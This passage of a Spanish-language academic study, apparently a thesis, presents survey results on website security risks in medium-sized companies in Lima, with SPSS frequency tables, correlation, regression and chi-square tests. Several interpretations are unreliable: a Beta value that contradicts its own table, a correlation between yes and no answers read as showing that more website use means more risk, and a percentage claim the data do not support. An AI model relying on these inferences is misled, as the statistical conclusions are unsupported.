Se puede apreciar según la fuente de opinión que el 37.9% de empresas tienen sus niveles de seguridad que nos permite conocer que existe previsión en el promedio indicado para velar por la seguridad, aunque existe 62.1% que no guardan esta previsión.

Tabla N° 5. ¿Cree que el software de seguridad del Websites en la empresa es óptimo?

		Frecuencia	Porcentaje	Porcentaje válido	Porcentaje acumulado
Válidos	si	19	28,8	28,8	28,8
	no	47	71,2	71,2	100,0
	Total	66	100,0	100,0	

Fuente: Elaboración propia.

Análisis de Datos:

Se puede apreciar según la fuente de opinión que el 28.8% de las empresas está segura que los software para la implementación de las Websites son óptimos, mientras el 71.2% es de opinión que no son óptimos.

Tabla N° 6. ¿Existen problemas de seguridad en los Websites de la empresa?

		Frecuencia	Porcentaje	Porcentaje válido	Porcentaje acumulado
Válidos	si	34	51,5	53,1	53,1
	no	30	45,5	46,9	100,0
	Total	64	97,0	100,0	
Perdidos	Sistema	2	3,0		
Total		66	100,0		

Fuente: Elaboración propia.

Análisis de Datos:

Se puede apreciar la tabla N° 6 según la fuente de opinión que el 53.15% de empresas indican que si existen problemas de las Websites. Solamente el 46.9% indican que no existen los problemas en la Websites.

Tabla N° 7. ¿Uno de los métodos de intrusión son los crackers, cree que pueden ser controlados?

		Frecuencia	Porcentaje	Porcentaje válido	Porcentaje acumulado
Válidos	si	38	57,6	58,5	58,5
	no	27	40,9	41,5	100,0
	Total	65	98,5	100,0	
Perdidos	Sistema	1	1,5		
Total		66	100,0		

Fuente: Elaboración propia.

Análisis de Datos:

Se puede apreciar según la fuente de opinión que el 58.5% de empresas tienen como respuesta que la intrusión de crackers podrán ser controlados. En un porcentaje de 41.5% la intrusión no puede ser controlada.

Tabla N° 8. ¿Se alcanzan los objetivos y metas establecidas en la empresa, para la seguridad informática?

		Frecuencia	Porcentaje	Porcentaje válido	Porcentaje acumulado
Válidos	si	23	34,8	34,8	34,8
	no	43	65,2	65,2	100,0
	Total	66	100,0	100,0	

Fuente: Elaboración propia.

Análisis de Datos:

Se puede apreciar según la fuente de opinión que las metas y objetivos para la seguridad informática en un 65.2 % no se cumplen. Otra parte que es el 34.8% indican si están cumpliendo con los objetivos y metas.

Tabla N° 9. ¿Se cumplen exhaustivamente las pruebas de testeo para comprobar la seguridad de ataques de crackers?

		Frecuencia	Porcentaje	Porcentaje válido	Porcentaje acumulado
Válidos	si	16	24,2	24,6	24,6
	no	49	74,2	75,4	100,0
	Total	65	98,5	100,0	
Perdidos	Sistema	1	1,5		
Total		66	100,0		

Fuente: Elaboración propia.

Análisis de Datos:

Se puede apreciar según la fuente de opinión que el 75.4% de empresas no tiene una metodología adecuada de hacer pruebas de testeo, que busquen evitar y contrarrestar los ataques de intrusión, principalmente los llamados crackers. Solo el 24.6% hacen las pruebas de testeo respectivo.

Tabla N° 10. ¿Existen riesgos de seguridad de los Websites en la empresa?

		Frecuencia	Porcentaje	Porcentaje válido	Porcentaje acumulado
Válidos	si	52	78,8	80,0	80,0
	no	13	19,7	20,0	100,0
	Total	65	98,5	100,0	
Perdidos	Sistema	1	1,5		
Total		66	100,0		

Fuente: Elaboración propia.

Análisis de Datos:

Se puede apreciar según la fuente de opinión que respecto a los riesgos el 80.0% responde que existen riesgos de seguridad en el manejo de Websites. Aunque es preciso notar que solo el 20% considera como algo seguro la navegación en la Websites.

Tabla N° 11. ¿El software de Websites es desarrollado por la empresa?

		Frecuencia	Porcentaje	Porcentaje válido	Porcentaje acumulado
Válidos	si	22	33,3	34,9	34,9
	no	41	62,1	65,1	100,0
	Total	63	95,5	100,0	
Perdidos	Sistema	3	4,5		
Total		66	100,0		

Fuente: Elaboración propia

Análisis de Datos:

Se puede apreciar según la fuente de opinión el 34.95 está dedicado a desarrollar sus Websites, y la gran parte es decir 65.1% los desarrollan empresa especializadas en el desarrollo de Websites.

Tabla N° 12. ¿En su opinión los Websites son de fácil acceso y navegación para el cliente?

		Frecuencia	Porcentaje	Porcentaje válido	Porcentaje acumulado
Válidos	si	46	69,7	69,7	69,7
	no	20	30,3	30,3	100,0
	Total	66	100,0	100,0	

Fuente: Elaboración propia

Análisis de Datos:

Se puede apreciar según la fuente de opinión que el 69.7% de empresas tienen sus Websites desarrollados de fácil acceso y navegación. El 30.3 % no puede tener la l facilidad de navegación y acceso en la Websites.

Tabla N° 13. ¿Existen problemas de manipulación (manejo no autorizado) de información en la empresa?

		Frecuencia	Porcentaje	Porcentaje válido	Porcentaje acumulado
Válidos	Si	33	50,0	50,8	50,8
	No	32	48,5	49,2	100,0
	Total	65	98,5	100,0	
Perdidos	Sistema	1	1,5		
Total		66	100,0		

Fuente: Elaboración propia

Análisis de Datos:

Se puede apreciar según la fuente de opinión que el 50.8% de empresas, cree que existen problemas de manipulación no autorizada de información y, otra parte que es el 49.2% que no existen problemas.

Tabla N° 14. ¿En su opinión el manejo de la información y la seguridad podría mejorarse en la empresa?

		Frecuencia	Porcentaje	Porcentaje válido	Porcentaje acumulado
Válidos	Si	65	98,5	100,0	100,0
Perdidos	Sistema	1	1,5		
Total		66	100,0		

Fuente: Elaboración propia

Análisis de Datos:

Se puede apreciar según la fuente de opinión que el 98.5% de empresas está convencida que la gestión de la información y la seguridad pueden mejorarse con el tiempo.

ANÁLISIS ESTADÍSTICO

Aquí veremos si existe relación entre las opiniones para las variables de análisis de la investigación sobre riesgo de seguridad en los Websites en la Gestión de Información en las medianas empresas de Lima Metropolitana.

CORRELACIÓN DE PEARSON

Tabla N° 15. Correlaciones


		Si Hay Riesgos De Seguridad En La Gestión	No Hay Riesgos De Seguridad En La Gestión
Si Hay Riesgos De Seguridad En La Gestión	Correlación de Pearson	1	-0,961**
	Sig. (bilateral)		0,000
	N	66	66
No Hay Riesgos De Seguridad En La Gestión	Correlación de Pearson	-0,961**	1
	Sig. (bilateral)	0,000	
	N	66	66

Fuente: La correlación es significativa al nivel 0,01 (bilateral).

El SPSS nos arroja que Correlación de Pearson es -0.961 es una correlación negativa muy fuerte, esto quiere decir que a mayor uso de la Websites mayor es el riesgo que representa la seguridad en la Gestión de Información. Cuyo grafico de la dispersión de los puntos del total de los datos está dado por:

Gráfico N° 1.

Grafico de la dispersion de puntos donde No hay Riesgos de Seguridad en la Gestion con respecto a la variable de opinion en donde Si hay Riesgos de Seguridad



Fuente: Elaboración propia.

Como se puede ver si existe una correlación negativa muy fuerte entre donde si existe riesgo de seguridad en los Websites en las medianas empresas de Lima Metropolitana y donde existe un bajo riesgo en la seguridad cuando se usa los Websites, usaremos la Regresión Lineal Simple para ver qué porcentaje de influencia de dependencia se tiene.

REGRESIÓN

Para ver la influencia entre las variables de riesgo de seguridad en los Websites en las medianas empresas de Lima Metropolitana usaremos primero el coeficiente de correlación de Pearson la que nos dará que influencia que tendrá la variables con respecto al riesgo de seguridad en la Gestión de información con respecto a otra variable en donde el riesgo de seguridad es muy bajo.

Tabla N° 16. Resumen del modelo

Resumen del modelo[b]

Modelo	R	R cuadrado	R cuadrado corregida	Error típ. de la estimación	Estadísticos de cambio					Durbin-Watson
					Cambio en R cuadrado	Cambio en F	gl1	gl2	Sig. Cambio en F	
1	,961[a]	,923	,922	,42839	,923	766,656	1	64	,000	2,028

a. Variables predictoras: (Constante), SiHayRiesgos

b. Variable dependiente: NoHayRiesgosDeSeguridadEnLaGestion

Fuente: elaboración propia.

AUTO CORRELACIÓN

Por su parte el **estadístico de *Durbin-Watson*** mide el grado de auto correlación entre el residuo correspondiente a cada observación y el anterior (si los residuos son independientes, el valor observado en una variable para un individuo no debe estar influenciado en ningún sentido por los valores de esta variable observados en otro individuo). Si el valor del estadístico es próximo a 2 los residuos están incorrelacionados; si se aproxima a 4, estarán negativamente incorrelacionados; y si se aproximan a 0 estarán positivamente incorrelacionados.

Estadístico de *Durbin-Watson*

Como podemos observar el p-valor de D-W es 2.028 por lo que los residuos están incorrelacionados.

ESTIMACIÓN DE LA REGRESIÓN Y SU INTERPRETACIÓN

Para estimar el modelo de regresión debemos analizar la tabla Anova que nos brinda el SPSS

ANOVA

La tabla de ANOVA nos brinda información acerca de si existe o no relación significativa entre las variables. El estadístico F permite contrastar la hipótesis nula de que el valor poblacional de R es cero, lo cual, en el modelo de regresión, equivale a contrastar la siguiente hipótesis:

Prueba de significación Global

H_0: No existe asociación lineal entre las variables en donde No hay riesgos de Seguridad en la Gestión y la variable en donde Si hay riesgos

H_1: Si existe asociación lineal entre las variables en donde No hay riesgos de Seguridad en la Gestión y la variable en donde Si hay riesgos

Tabla N° 17. ANOVA

ANOVA[a]

Modelo		Suma de cuadrados	gl	Media cuadrática	F	Sig.
1	Regresión	140,694	1	140,694	766,656	0,000[b]
	Residual	11,745	64	0,184		
	Total	152,439	65			

a. Variable dependiente: No Hay Riesgos De Seguridad En La Gestion

b. Variables predictoras: (Constante), Si Hay Riesgos

Fuente: Elaboración propia.

El p-valor que arroja el SPSS es F = 766.656 y p = 0.000 el cual es menor que 0.05 esta es la razón por lo cual rechazamos la H_0 y aceptamos que "Si existe asociación lineal entre las variables en donde No hay riesgos de Seguridad en la Gestión y la variable en donde Si hay riesgos".

Observación: El rechazo de la hipótesis nula implica que existe relación lineal entre la variable independiente y las variables dependientes.

Conclusión: Existen suficientes evidencias a un nivel de significación del 5%, de que el índice de la variable: Riesgo de los Websites en Gestión de Información y la

variable: El riesgo es bajo cuando se usa los Websites en Gestión de Información es explicado de manera significativa por la variable independiente.

Tabla N° 18. Coeficientes

Coeficientes[a]

Modelo		Coeficientes no estandarizados		Coeficientes tipificados	t	Sig.	Intervalo de confianza de 95,0% para B		Correlaciones			Estadísticos de colinealidad	
		B	Error típ.	Beta			Límite inferior	Límite superior	Orden cero	Parcial	Semiparcial	Tolerancia	FIV
1	(Constante)	10,785	,209		51,703	,000	10,369	11,202					
	SiHayRiesgos	-,986	,036	-,961	-27,689	,000	-1,057	-,915	-,961	-,961	-,961	1,000	1,000

a. Variable dependiente: NoHayRiesgosDeSeguridadEnLaGestion

Fuente: Elaboración propia.

En la columna encabezada por {Coeficientes no estandarizados} se encuentran los coeficientes b_i que forman parte de la ecuación en puntuaciones directas: donde $Y:$ es el riesgo de los Websites en Gestión de Información

X: El riesgo es bajo cuando se usa los Websites en Gestión de Información

$$Y = a + b\,x \quad \text{(Ecuación de regresión Lineal)}$$

$$Y = 10,785 - 0,986\,x$$

Observación: El Beta de la variables No Existe Riesgo es - 0,999 significa que a mayor uso de la Websites mayor es el riesgo que representa la seguridad en la Gestión de Información

El coeficiente de determinación múltiple $\left(r^2\right)$

Mide la tasa porcentual de los cambios de Y que la variable de seguridad de Riesgo de las Websites en la Gestión de Información que pueden ser explicados por x que es la variable en donde el Riesgo es bajo cuando se usa las Websites en la Gestión de Información, y simultáneamente.

$$r^2 = \frac{SC\ regresión}{SC\ Total} = \frac{140,694}{152,439} = 0,9229527877$$

CONCLUSIONES:

El 92.29% del Riesgo de Seguridad de la Websites está basada en la Gestión de Información cuando se usa las Websites.

A) ANÁLISIS ESTADÍSTICO DE LA VARIABLE RIESGO CON RESPECTO A LAS VARIABLES: Niveles de Seguridad, Software de Seguridad, Problemas de Seguridad, Métodos de Intrusión, Objetivos y Metas de Seguridad y Pruebas de Testeo.

I. Contraste de Análisis de los Ítems de **Riesgos de Seguridad de las Websites** y los **Niveles de Seguridad de las Websites** en las medianas empresas de Lima Metropolitana.

Para hacer el análisis de estos dos:

H_0: No existe diferencia estadísticamente significativa entre las proporciones de los efectos de opinión en la influencia con respecto a los ***Riesgos de seguridad*** y ***los Niveles de Seguridad*** en la seguridad informática de la gestión de información al usar los Websites en las medianas empresas de Lima Metropolitana

H_1: Si existe diferencia estadísticamente significativa entre las proporciones de los efectos de opinión en la influencia con respecto a los ***Riesgos de seguridad*** y ***los Niveles de Seguridad*** en la seguridad informática de la gestión de información al usar los Websites en las medianas empresas de Lima Metropolitana

Tabla N° 19. Tabla de contingencia Efectos De Riesgo * Opinión

Recuento

		Opinión		Total
		Si es está de acuerdo	No está de acuerdo	
Efectos De Riesgo	Riesgos de Seguridad en la Websites	52	13	65
	Niveles de Seguridad en la Websites	25	41	66
Total		77	54	131

Fuente: Elaboración propia.

Tabla N° 20. Pruebas de chi-cuadrado

	Valor	gl	Sig. asintótica (bilateral)	Sig. exacta (bilateral)	Sig. exacta (unilateral)
Chi-cuadrado de Pearson	23,980[a]	1	0,000		
Corrección por continuidad[b]	22,273	1	0,000		
Razón de verosimilitudes	24,915	1	0,000		
Estadístico exacto de Fisher				0,000	0,000
Asociación lineal por lineal	23,797	1	0,000		
N de casos válidos	131				


a. 0 casillas (0,0%) tienen una frecuencia esperada inferior a 5. La frecuencia mínima esperada es 26,79.

b. Calculado sólo para una tabla de 2x2.

Fuente: Elaboración propia.

Aquí el nivel de significación de la prueba Chi cuadrado es 0.000 el cual es menor que 0.05 que es el nivel de significación propuesta con un 95% de confianza, se rechaza la hipótesis nula y por lo que se acepta la hipótesis alterna "Si existe diferencia estadísticamente significativa entre las proporciones de los efectos de opinión en la influencia con respecto a los ***Riesgos de seguridad*** y ***los Niveles de Seguridad*** en la seguridad informática de la gestión de información al usar los Websites en las medianas empresas de Lima Metropolitana".

Gráfico N° 2.



Fuente: Elaboración propia.

Este grafico nos muestra la diferencia de opinión de que si existe riesgo con respecto a los ***Riesgos de seguridad*** y ***los Niveles de Seguridad*** y en las otras opiniones también existe diferencias en las proporciones de opinión lo cual confirma lo que el SPSS V22 arroja como resultado.

II. Contraste de Análisis de los Ítems de ***Software de Seguridad*** **de las Websites** y los **Riesgos de Seguridad de las Websites** en las medianas empresas de Lima Metropolitana.

Para hacer el análisis de estos dos:

H_0: No existe diferencia estadísticamente significativa entre las proporciones de los efectos de opinión en la influencia con respecto a los ***Software de Seguridad*** y ***los Riesgos de Seguridad*** en la seguridad informática de la gestión de información al usar los Websites en las medianas empresas de Lima Metropolitana

H_1: Si existe diferencia estadísticamente significativa entre las proporciones de los efectos de opinión en la influencia con respecto a los ***Software de Seguridad*** y ***los Riesgos de Seguridad*** en la seguridad informática de la gestión de información al usar los Websites en las medianas empresas de Lima Metropolitana.

Tabla N° 21. Tabla de contingencia Efectos De Riesgo * Opinión

Recuento

		Opinión		Total
		Si es está de acuerdo	No está de acuerdo	
Efectos De Riesgo	Riesgos de Seguridad en la Websites	52	13	65
	Software de Seguridad en la Websites	19	47	66
Total		71	60	131

Fuente: Elaboración propia.

Tabla N° 22. Pruebas de chi-cuadrado

	Valor	gl	Sig. asintótica (bilateral)	Sig. exacta (bilateral)	Sig. exacta (unilateral)
Chi-cuadrado de Pearson	34,599[a]	1	,000		
Corrección por continuidad[b]	32,567	1	,000		
Razón de verosimilitudes	36,396	1	,000		
Estadístico exacto de Fisher				,000	,000
Asociación lineal por lineal	34,335	1	,000		
N de casos válidos	131				


a. 0 casillas (0,0%) tienen una frecuencia esperada inferior a 5. La frecuencia mínima esperada es 29,77.

b. Calculado sólo para una tabla de 2x2.

Fuente: Elaboración propia.

Aquí el nivel de significación de la prueba Chi cuadrado es 0.000 el cual es menor que 0.05 que es el nivel de significación propuesta con un 95% de confianza, se rechaza la hipótesis nula y por lo que se acepta la hipótesis alterna "Si existe diferencia estadísticamente significativa entre las proporciones de los efectos de opinión en la influencia con respecto a los ***Software de seguridad*** y ***los Riesgos de Seguridad*** en la seguridad informática de la gestión de información al usar los Websites en las medianas empresas de Lima Metropolitana".

Gráfico N° 3.



Fuente: Elaboración propia.

Este grafico nos muestra la diferencia de opinión de que si existe riesgo en los accesos de seguridad, con respecto a los ***Riesgos de seguridad*** y *los* ***Software de Seguridad*** y en las otras opiniones también existe diferencias en las proporciones de opinión lo cual confirma lo que el SPSS V22 arroja como resultado.

III. Contraste de Análisis de los Ítems de ***Problemas de Seguridad*** **de las Websites** y los **Riesgos de Seguridad de las Websites** en las medianas empresas de Lima Metropolitana.

Para hacer el análisis de estos dos:

H_0: No existe diferencia estadísticamente significativa entre las proporciones de los efectos de opinión en la influencia con respecto a los ***Problemas de Seguridad*** y ***los Riesgos de Seguridad*** en la seguridad informática de la gestión de información al usar los Websites en las medianas empresas de Lima Metropolitana.

H_1: Si existe diferencia estadísticamente significativa entre las proporciones de los efectos de opinión en la influencia con respecto a los ***Problemas de Seguridad*** y ***los Riesgos de Seguridad*** en la seguridad informática de la gestión de información al usar los Websites en las medianas empresas de Lima Metropolitana.

Tabla N° 23. Tabla de contingencia Efectos De Riesgo * Opinión

Recuento

		Opinión		Total
		Si es está de acuerdo	No está de acuerdo	
Efectos De Riesgo	Riesgos de Seguridad en la Websites	52	13	65
	Problemas de Seguridad en la Websites	34	30	64
Total		86	43	129

Fuente: Elaboración propia.

Tabla N° 24. Pruebas de chi-cuadrado

	Valor	gl	Sig. asintótica (bilateral)	Sig. exacta (bilateral)	Sig. exacta (unilateral)
Chi-cuadrado de Pearson	10,481[a]	1	**0,001**		
Corrección por continuidad[b]	9,307	1	0,002		
Razón de verosimilitudes	10,696	1	0,001		
Estadístico exacto de Fisher				0,001	0,001
Asociación lineal por lineal	10,400	1	0,001		
N de casos válidos	129				


a. 0 casillas (0,0%) tienen una frecuencia esperada inferior a 5. La frecuencia mínima esperada es 21,33.

b. Calculado sólo para una tabla de 2x2.

Fuente: Elaboración propia.

Aquí el nivel de significación de la prueba Chi cuadrado es 0.001 el cual es menor que 0.05 que es el nivel de significación propuesta con un 95% de confianza, se rechaza la hipótesis nula y por lo que se acepta la hipótesis alterna "Si existe diferencia estadísticamente significativa entre las proporciones de los efectos de opinión en la influencia con respecto a los ***Problemas de seguridad*** y ***los Riesgos de Seguridad*** en la seguridad informática de la gestión de información al usar los Websites en las medianas empresas de Lima Metropolitana".

Gráfico N° 4.



Fuente: Elaboración propia.

Este grafico nos muestra la diferencia de opinión de que si existe riesgo en los accesos de seguridad, con respecto a los ***Riesgos de seguridad*** y ***los Problemas de Seguridad*** y en las otras opiniones también existe diferencias en las proporciones de opinión lo cual confirma lo que el SPSS V22 arroja como resultado.

IV. Contraste de Análisis de los Ítems de ***Métodos de Intrusión*** **de Seguridad de las Websites** y los **Riesgos de Seguridad de las Websites** en las medianas empresas de Lima Metropolitana.

Para hacer el análisis de estos dos:

H_0: No existe diferencia estadísticamente significativa entre las proporciones de los efectos de opinión en la influencia con respecto a los ***Métodos de Intrusión de Seguridad*** y ***los Riesgos de Seguridad*** en la seguridad informática de la gestión de información al usar los Websites en las medianas empresas de Lima Metropolitana

H_1: Si existe diferencia estadísticamente significativa entre las proporciones de los efectos de opinión en la influencia con respecto a los ***Métodos de Intrusión de Seguridad*** y ***los Riesgos de Seguridad*** en la seguridad informática de la gestión de información al usar los Websites en las medianas empresas de Lima Metropolitana.

Tabla N° 25. Tabla de contingencia Efectos De Riesgo * Opinión

Recuento

		Opinión		Total
		Si es está de acuerdo	No está de acuerdo	
Efectos De Riesgo	Riesgos de Seguridad en la Websites	52	13	65
	Métodos de Intrusión de Seguridad en la Websites	38	27	65
Total		90	40	130

Fuente: Elaboración propia.

Tabla N° 26. Pruebas de chi-cuadrado

	Valor	gl	Sig. asintótica (bilateral)	Sig. exacta (bilateral)	Sig. exacta (unilateral)
Chi-cuadrado de Pearson	7,078[a]	1	0,008		
Corrección por continuidad[b]	6,103	1	0,013		
Razón de verosimilitudes	7,192	1	0,007		
Estadístico exacto de Fisher				0,013	0,006
Asociación lineal por lineal	7,023	1	0,008		
N de casos válidos	130				


a. 0 casillas (0,0%) tienen una frecuencia esperada inferior a 5. La frecuencia mínima esperada es 20,00.

b. Calculado sólo para una tabla de 2x2.

Fuente: Elaboración propia.

Aquí el nivel de significación de la prueba Chi cuadrado es 0.008 el cual es menor que 0.05 que es el nivel de significación propuesta con un 95% de confianza, se rechaza la hipótesis nula y por lo que se acepta la hipótesis alterna "Si existe diferencia estadísticamente significativa entre las proporciones de los efectos de opinión en la influencia con respecto a los ***Métodos de Intrusión de Seguridad*** y ***los Riesgos de Seguridad*** en la seguridad informática de la gestión de información al usar los Websites en las medianas empresas de Lima Metropolitana".

Gráfico N° 5.



Fuente: Elaboración propia.

Este grafico nos muestra la diferencia de opinión de que si existe riesgo en los accesos de seguridad, con respecto a los ***Riesgos de seguridad*** y ***los Métodos de Intrusión de Seguridad*** y en las otras opiniones también existe diferencias en las proporciones de opinión lo cual confirma lo que el SPSS V22 arroja como resultado.

V. Contraste de Análisis de los Ítems de **Objetivos y Metas de Seguridad de las Websites** y los **Riesgos de Seguridad de las Websites** en las medianas empresas de Lima Metropolitana.

Para hacer el análisis de estos dos:

H_0: No existe diferencia estadísticamente significativa entre las proporciones de los efectos de opinión en la influencia con respecto a los ***Objetivos y Metas de Seguridad*** y ***los Riesgos de Seguridad*** en la seguridad informática de la gestión de información al usar los Websites en las medianas empresas de Lima Metropolitana

H_1: Si existe diferencia estadísticamente significativa entre las proporciones de los efectos de opinión en la influencia con respecto a los ***Objetivos y Metas de Seguridad*** y ***los Riesgos de Seguridad*** en la seguridad informática de la gestión de información al usar los Websites en las medianas empresas de Lima Metropolitana.

Tabla N° 27. Tabla de contingencia Efectos De Riesgo * Opinión

Recuento

		Opinión		Total
		Si es está de acuerdo	No está de acuerdo	
Efectos De Riesgo	Riesgos de Seguridad en la Websites	52	13	65
	Objetivos y Metas de Seguridad en la Websites	23	43	66
Total		75	56	131

Fuente: Elaboración propia.

